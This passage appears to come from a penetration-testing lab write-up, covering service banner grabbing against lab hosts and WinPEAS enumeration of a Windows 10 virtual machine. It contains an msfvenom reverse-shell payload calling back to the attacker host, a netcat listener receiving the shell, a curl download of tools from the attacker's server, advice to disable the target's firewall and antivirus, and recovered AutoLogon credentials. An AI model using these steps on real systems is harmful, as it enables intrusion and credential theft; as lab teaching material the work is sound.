Escape character is '^]'.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.235.130]
^]
telnet> close
Connection closed.
```

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.235.130 22
Trying 192.168.235.130 ...
Connected to 192.168.235.130.
Escape character is '^]'.
SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.13
^]
telnet> close
Connection closed.
```

➢ Netcat

Syntax : nc -v <ip-address> <port>

Here, -v = Verbose

```
┌──(kali㉿kali)-[~]
└─$ nc -v  192.168.235.130 21
192.168.235.130: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.235.130] 21 (ftp) open
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.235.130]
^C
```

```
┌──(kali㉿kali)-[~]
└─$ nc -v  192.168.235.130 22
192.168.235.130: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.235.130] 22 (ssh) open
SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.13
^C
```

➢ whatweb

Description : "WhatWeb" recognizes websites, which helps us to grab the web applications and give the information like the IP address, the webpage Title.

Syntax : whatweb -v[optional] <website-url>

Here, -v : verbose output includes plugin descriptions.

```
┌──(kali㉿kali)-[~]
└─$ whatweb -v github.com
WhatWeb report for http://github.com
Status    : 301 Moved Permanently
Title     : <None>
IP        : 20.207.73.82
Country   : UNITED STATES, US

Summary   : RedirectLocation[https://github.com/]

Detected Plugins:
[ RedirectLocation ]
        HTTP Server string location. used with http-status 301 and
        302

        String       : https://github.com/ (from location)

HTTP Headers:
        HTTP/1.1 301 Moved Permanently
        Content-Length: 0
        Location: https://github.com/
        connection: close

WhatWeb report for https://github.com/
Status    : 200 OK
Title     : GitHub: Let's build from here · GitHub
IP        : 20.207.73.82
Country   : UNITED STATES, US
```

```
┌──(kali㉿kali)-[~]
└─$ whatweb github.com
http://github.com [301 Moved Permanently] Country[UNITED STATES][US], IP[20.207.73.82], RedirectLocation[https://github.com/
https://github.com/ [200 OK] Content-Language[en-US], Cookies[_gh_sess,_octo,logged_in], Country[UNITED STATES][US], HTML5,
], HttpOnly[_gh_sess,logged_in], IP[20.207.73.82], Open-Graph-Protocol[object][1401488693436528], OpenSearch[/opensearch.xm
/javascript], Strict-Transport-Security[max-age=31536000; includeSubdomains; preload], Title[GitHub: Let's build from here
ders[x-content-type-options,referrer-policy,content-security-policy,x-github-request-id], X-Frame-Options[deny], X-XSS-Prot
```

➢ curl

Description : cURL command includes the functionality for retrieving the banner details from HTTP servers.It stands for **Client URL**.

Syntax : curl -s -i <ip-address>

Output :

```
┌──(kali㉿kali)-[~]
└─$ curl -s -i 192.168.235.130
HTTP/1.1 200 OK
Date: Fri, 14 Apr 2023 20:12:57 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1353
Content-Type: text/html;charset=UTF-8
```

➢ dmitry

Description : Dmitry (Deepmagic Information Gathering Tool) has the ability to gather as much information as possible about a host.

Syntax : dmitry -pb <ip-address>

Here, -p : Perform a TCP port scan on a host

-b : Read in the banner received from the scanned port

Output :

```
┌──(kali㉿kali)-[~]
└─$ dmitry -pb 192.168.235.130
Deepmagic Information Gathering Tool
"There be some deep magic going on"

ERROR: Unable to locate Host Name for 192.168.235.130
Continuing with limited modules
HostIP:192.168.235.130
HostName:

Gathered Inet-whois information for 192.168.235.130
---------------------------------

inetnum:        192.168.0.0 - 192.169.95.255
netname:        NON-RIPE-NCC-MANAGED-ADDRESS-BLOCK
descr:          IPv4 address block not managed by the RIPE NCC
remarks:        ------------------------------------------------------------
remarks:
remarks:        For registration information,
remarks:        you can consult the following sources:
remarks:
remarks:        IANA
remarks:        http://www.iana.org/assignments/ipv4-address-space
```


```
Gathered TCP Port information for 192.168.235.130
---------------------------------

 Port           State

21/tcp          open
22/tcp          open
80/tcp          open

Portscan Finished: Scanned 150 ports, 0 ports were in state closed


All scans completed, exiting
```


5. Enumerating Windows 10 Using WinPEAS

For this we want Vulnerable Windows Virtual machine
IP Address of Windows Virtual Machine : 192.168.235.133

Steps :

Step 0 : Download the winPEASx64.exe from the github website
Create folder "WinPEAS" on Desktop and move the downloaded exe file to that folder





Step 1 : Payload Creation
In this, we will be first creating the payload that we have to send to the target machine using msfvenom open terminal in the "WinPEAS" folder.
Command :
msfvenom -p windows/shell_reverse_tcp LHOST=<Host Attacker IP Address> LPORT = <port number> -f exe -o <payload_name.exe>

```
┌──(kali㉿kali)-[~/Desktop/WinPEAS]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.235.128 LPORT=4444 -f exe -o  shell_x64.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: shell_x64.exe
```

```
┌──(kali㉿kali)-[~/Desktop/WinPEAS]
└─$ ls
shell_x64.exe  winPEASx64.exe
```

Step 2 : Starting the Server

In this, we will be starting the python server in the attacker machine for file sharing.

```
┌──(kali㉿kali)-[~/Desktop/WinPEAS]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Step 3 : Netcraft


In this, we will get all the information about what is happening and the target machine prompt for accessing the Data/Files.


```
┌──(kali㉿kali)-[~/Desktop/WinPEAS]
└─$ nc -lvp 4444
listening on [any] 4444 ...
```

Step 4 : Access Directory in Windows using Browser

We can get the files from the Directory of the Attacker machine just we have to write in the browser the following URL : http://<IP Address of Attacker> : 8000

NOTE : Also make sure that the firewall & Real Time Protection should be turned off






Step 5 : Download shellx64.exe

After we visit the URL, we have to download shellx64.exe from there.If the Windows firewall is enabled it will not allow us to download that file, so we have to disable Windows firewall.


Step 6 : Move to Desktop

Move the exe file to the desktop and run that exe file.



Step 7 : Prompt in Netcraft Terminal on Running that exe File

If all things are going Errorless, then we will get the prompt of our target machine (Windows) in our attacker machine (Kali Linux).




```
┌──(kali㉿kali)-[~/Desktop/WinPEAS]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.235.139: inverse host lookup failed: Unknown host
connect to [192.168.235.128] from (UNKNOWN) [192.168.235.139] 61225
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop>
```

Step 8 : Make temp folder in Windows

We have to make a temp folder in target machine (Windows)

```
C:\Users\IEUser\Desktop>dir
dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\Users\IEUser\Desktop

04/14/2023  08:20 AM    <DIR>          .
04/14/2023  08:20 AM    <DIR>          ..
04/02/2023  09:14 PM    <DIR>          rainbowcrack-1.8-win64
04/14/2023  08:18 AM            73,802 shell_x64.exe
               1 File(s)         73,802 bytes
               3 Dir(s)  18,834,657,280 bytes free
```

```
C:\Users\IEUser\Desktop>mkdir temp
mkdir temp
```

```
C:\Users\IEUser\Desktop>dir
dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\Users\IEUser\Desktop

04/14/2023  08:26 AM    <DIR>          .
04/14/2023  08:26 AM    <DIR>          ..
04/02/2023  09:14 PM    <DIR>          rainbowcrack-1.8-win64
04/14/2023  08:18 AM            73,802 shell_x64.exe
04/14/2023  08:26 AM    <DIR>          temp
               1 File(s)         73,802 bytes
               4 Dir(s)  18,834,657,280 bytes free
```

Step 9 : Cd to temp

Now in the prompt change the directory to temp

```
C:\Users\IEUser\Desktop>cd temp
cd temp

C:\Users\IEUser\Desktop\temp>
```

Step 10 : Run curl Command


Now, run the following command for Exe to be transfer or downloaded in the target machine

Command :

curl -L -O http://<IP Address of Attacker>:8000/winPEASx64.exe


```
C:\Users\IEUser\Desktop\temp>curl -L -O http://192.168.235.128:8000/winPEASx64.exe
curl -L -O http://192.168.235.128:8000/winPEASx64.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 1978k  100 1978k    0     0  1978k      0  0:00:01 --:--:--  0:00:01 2220k
```

```
┌──(kali㉿kali)-[~/Desktop/WinPEAS]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.235.139 - - [14/Apr/2023 11:53:37] "GET / HTTP/1.1" 200 -
192.168.235.139 - - [14/Apr/2023 11:53:38] code 404, message File not found
192.168.235.139 - - [14/Apr/2023 11:53:38] "GET /favicon.ico HTTP/1.1" 404 -
192.168.235.139 - - [14/Apr/2023 11:53:44] "GET /shell_x64.exe HTTP/1.1" 200 -
192.168.235.139 - - [14/Apr/2023 11:56:20] "GET /winPEASx64.exe HTTP/1.1" 200 -
```



Step 11 : Run the exe file, winPEAS.exe

```
C:\Users\IEUser\Desktop\temp>dir
dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\Users\IEUser\Desktop\temp

04/14/2023  08:56 AM    <DIR>          .
04/14/2023  08:56 AM    <DIR>          ..
04/14/2023  08:56 AM         2,025,984 winPEASx64.exe
               1 File(s)      2,025,984 bytes
               2 Dir(s)  18,825,060,352 bytes free
```




Step 12 : Save the Output in the text file

Use the command to save the output in the text file

Syntax : prompt> winPEASx64.exe>filename.txt

```
C:\Users\IEUser\Desktop\temp>winPEASx64.exe > window_info.txt
winPEASx64.exe > window_info.txt

C:\Users\IEUser\Desktop\temp>
```



Information We Get From It

Basic System Information :

Hostname: MSEDGEWIN10
ProductName: Windows 10 Enterprise Evaluation
ReleaseId: 1809
BuildBranch: rs5_release
CurrentMajorVersionNumber: 10
CurrentVersion: 6.3
Architecture: AMD64
ProcessorCount: 2
SystemLang: en-US
KeyboardLang: English (United States)
TimeZone: (UTC-08:00) Pacific Time (US & Canada)
IsVirtualMachine: True
Current Time: 4/14/2023 10:14:33 AM

Showing All Microsoft Updates [Last 5 Updates] :

HotFix ID : KB2267602
Installed At (UTC) : 4/14/2023 3:22:07 PM
Title : Security Intelligence Update for Microsoft Defender Antivirus - KB2267602 (Version 1.387.968.0)
Client Application ID : Windows Defender

HotFix ID : KB2267602
Installed At (UTC) : 4/14/2023 3:22:07 PM
Title : Security Intelligence Update for Microsoft Defender Antivirus - KB2267602 (Version 1.387.968.0)
Client Application ID : Windows Defender

HotFix ID : KB4052623
Installed At (UTC) : 4/14/2023 3:22:07 PM
Title : Update for Microsoft Defender Antivirus antimalware platform - KB4052623 (Version 4.18.2303.8)
Client Application ID : Windows Defender

HotFix ID : KB4589208
Installed At (UTC) : 4/14/2023 2:03:14 PM
Title: 2021-01 Update for Windows 10 Version 1809 for x64-based Systems (KB4589208)
Client Application ID : UpdateOrchestrator

HotFix ID : KB4589208
Installed At (UTC) : 4/14/2023 2:03:13 PM
Title: 2021-01 Update for Windows 10 Version 1809 for x64-based Systems (KB4589208)
Client Application ID : UpdateOrchestrator

System Last Shutdown Date/time (from Registry)

Last Shutdown Date/time : 4/14/2023 1:53:56 AM

User Environment Variables

Check for some passwords or keys in the env variables
COMPUTERNAME: MSEDGEWIN10
USERPROFILE: C:\Users\IEUser
HOMEPATH: \Users\IEUser
LOCALAPPDATA: C:\Users\IEUser\AppData\Local
PSModulePath:C:\Program Files\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
PROCESSOR_ARCHITECTURE: AMD64
Path: C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\ProgramData\chocolatey\bin;C:\Program Files\Puppet Labs\Puppet\bin;C:\Users\IEUser\AppData\Local\Microsoft\WindowsApps;
CommonProgramFiles(x86): C:\Program Files (x86)\Common Files
ProgramFiles(x86): C:\Program Files (x86)
PROCESSOR_LEVEL: 6
LOGONSERVER: \\MSEDGEWIN10
PATHEXT: .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
HOMEDRIVE: C:
SystemRoot: C:\Windows
ChocolateyInstall: C:\ProgramData\chocolatey
ChocolateyLastPathUpdate: 131974752962431440
ALLUSERSPROFILE: C:\ProgramData
DriverData: C:\Windows\System32\Drivers\DriverData
FPS_BROWSER_APP_PROFILE_STRING: Internet Explorer
APPDATA: C:\Users\IEUser\AppData\Roaming
PROCESSOR_REVISION: 7e05
USERNAME: IEUser
CommonProgramW6432: C:\Program Files\Common Files
TEMP: C:\Users\IEUser\AppData\Local\Temp
OneDrive: C:\Users\IEUser\OneDrive

CommonProgramFiles: C:\Program Files\Common Files
OS: Windows_NT
USERDOMAIN_ROAMINGPROFILE: MSEDGEWIN10
PROCESSOR_IDENTIFIER: Intel64 Family 6 Model 126 Stepping 5, GenuineIntel
ComSpec: C:\Windows\system32\cmd.exe
PROMPT: PG
SystemDrive: C:
FPS_BROWSER_USER_PROFILE_STRING: Default
USERDOMAIN: MSEDGEWIN10
ProgramFiles: C:\Program Files
NUMBER_OF_PROCESSORS: 2
TMP: C:\Users\IEUser\AppData\Local\Temp
ProgramData: C:\ProgramData
ProgramW6432: C:\Program Files
windir: C:\Windows
SESSIONNAME: Console
PUBLIC: C:\Users\Public

System Environment Variables
Check for some passwords or keys in the env variables
ComSpec: C:\Windows\system32\cmd.exe
DriverData: C:\Windows\System32\Drivers\DriverData
OS: Windows_NT
Path:
C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\ProgramData\chocolatey\bin;C:\Program Files\Puppet Labs\Puppet\bin
PATHEXT: .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
PROCESSOR_ARCHITECTURE: AMD64
PSModulePath: C:\Program Files\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
TEMP: C:\Windows\TEMP
TMP: C:\Windows\TEMP
USERNAME: SYSTEM
windir: C:\Windows
NUMBER_OF_PROCESSORS: 2
PROCESSOR_LEVEL: 6
PROCESSOR_IDENTIFIER: Intel64 Family 6 Model 126 Stepping 5, GenuineIntel
PROCESSOR_REVISION: 7e05
ChocolateyInstall: C:\ProgramData\chocolatey

AV Information - Anti Virus Information

Some AV was detected, search for bypasses
Name: Windows Defender
ProductEXE: windowsdefender://

PowerShell Settings
PowerShell v2 Version: 2.0
PowerShell v5 Version: 5.1.17763.1

Drives Information
Remember that you should search more info inside the other drives
C:
(Type: Fixed)
(Volume label: Windows 10)
(Filesystem: NTFS)
(Available space: 17 GB)
(Permissions: Authenticated Users [AppendData/CreateDirectories])
D:
(Type: CDRom)

Installed .NET versions
CLR Versions : 4.0.30319
.NET Versions : 4.8.03761
.NET& AMSI (Anti-Malware Scan Interface) support
.NET version supports AMSI : True
OS supports ASMI : True
[!] The highest .NET version is enrolled in AMSI!

Displaying Power off/on events for last 5 days :

4/14/2023 2:13:17 AM : Startup
4/14/2023 1:53:58 AM : Shutdown
4/14/2023 1:25:22 AM : Startup
4/14/2023 1:24:59 AM : Shutdown
4/14/2023 1:16:53 AM : Startup
4/13/2023 11:54:23 PM : Startup

Current User Idle Time
Current User : MSEDGEWIN10\IEUser
Idle Time : 00h:23m:20s:765ms

Logged users
MSEDGEWIN10\IEUser

Home folders found - Desktop Folders
C:\Users\All Users
C:\Users\Default
C:\Users\Default User
C:\Users\IEUser : IEUser [AllAccess]
C:\Users\Public : Interactive [WriteData/CreateFiles]

Looking for AutoLogon credentials
Some AutoLogon credentials were found
DefaultPassword : Passw0rd!

Installed Applications --Via Program Files/Uninstall registry--

C:\Program Files\Common Files
C:\Program Files\desktop.ini
C:\Program Files\internet explorer
c:\Program Files\Microsoft Silverlight
C:\Program Files\Microsoft Silverlight
C:\Program Files\Microsoft Update Health Tools
C:\Program Files\Puppet Labs
C:\Program Files\SoftPerfect Network Scanner
C:\Program Files\Uninstall Information
C:\Program Files\UNP
C:\Program Files\VMware
C:\Program Files\Windows Defender
C:\Program Files\Windows Defender Advanced Threat Protection
C:\Program Files\Windows Mail
C:\Program Files\Windows Media Player
C:\Program Files\Windows Multimedia Platform
C:\Program Files\windows nt
C:\Program Files\Windows Photo Viewer
C:\Program Files\Windows Portable Devices
C:\Program Files\Windows Security
C:\Program Files\Windows Sidebar
C:\Program Files\WindowsApps
C:\Program Files\WindowsPowerShell

Device Drivers --Non Microsoft--

Check 3rd party drivers for known vulnerabilities/rootkits :
VMware vSockets Service - 9.8.19.0 build-18956547 [VMware, Inc.]
VMware PCI VMCI Bus Device - 9.8.18.0 build-18956547 [VMware, Inc.]
LSI Fusion-MPT SAS Driver (StorPort) - 1.34.03.83 [LSI Corporation]

VMware Raw Disk Helper Driver - 1.1.7.0 build-18933738 [VMware, Inc.]
VMware Pointing PS/2 Device Driver - 12.5.12.0 build-18967789 [VMware, Inc.]
VMware SVGA 3D - 9.17.04.0002 - build-20508827 [VMware, Inc.]
VMware SVGA 3D - 9.17.04.0002 - build-20508827 [VMware, Inc.]
Intel(R) PRO/1000 Adapter - 8.4.13.0 [Intel Corporation]
VMware server memory controller - 7.5.7.0 build-18933738 [VMware, Inc.]
VMware HGFS File System Driver - 11.0.44.0 build-18933738 [VMware, Inc.]

Network Ifaces and known hosts

The masks are only for the IPv4 addresses
Ethernet0[00:0C:29:D3:B8:09]: 192.168.235.139, fe80::7d5f:d84d:2f86:cb54%4 / 255.255.255.0

Gateways: 192.168.235.2
DNSs: 192.168.235.2
Known hosts:

192.168.235.2	00-50-56-FE-F0-28	Dynamic
192.168.235.128	00-0C-29-FE-34-F0	Dynamic
192.168.235.254	00-00-00-00-00-00	Invalid
192.168.235.255	FF-FF-FF-FF-FF-FF	Static
224.0.0.22	01-00-5E-00-00-16	Static
224.0.0.251	01-00-5E-00-00-FB	Static
224.0.0.252	01-00-5E-00-00-FC	Static
239.255.255.250	01-00-5E-7F-FF-FA	Static
255.255.255.255	FF-FF-FF-FF-FF-FF	Static

Loopback Pseudo-Interface 1[]: 127.0.0.1, ::1 / 255.0.0.0
DNSs: fec0:0:0:ffff::1%1, fec0:0:0:ffff::2%1, fec0:0:0:ffff::3%1
Known hosts:

224.0.0.22	00-00-00-00-00-00	Static
239.255.255.250	00-00-00-00-00-00	Static

Firewall Rules :

Showing only DENY rules (too many ALLOW rules always)
Current Profiles: PUBLIC
Firewall Enabled (Domain) : False
Firewall Enabled (Private) : False
Firewall Enabled (Public) : False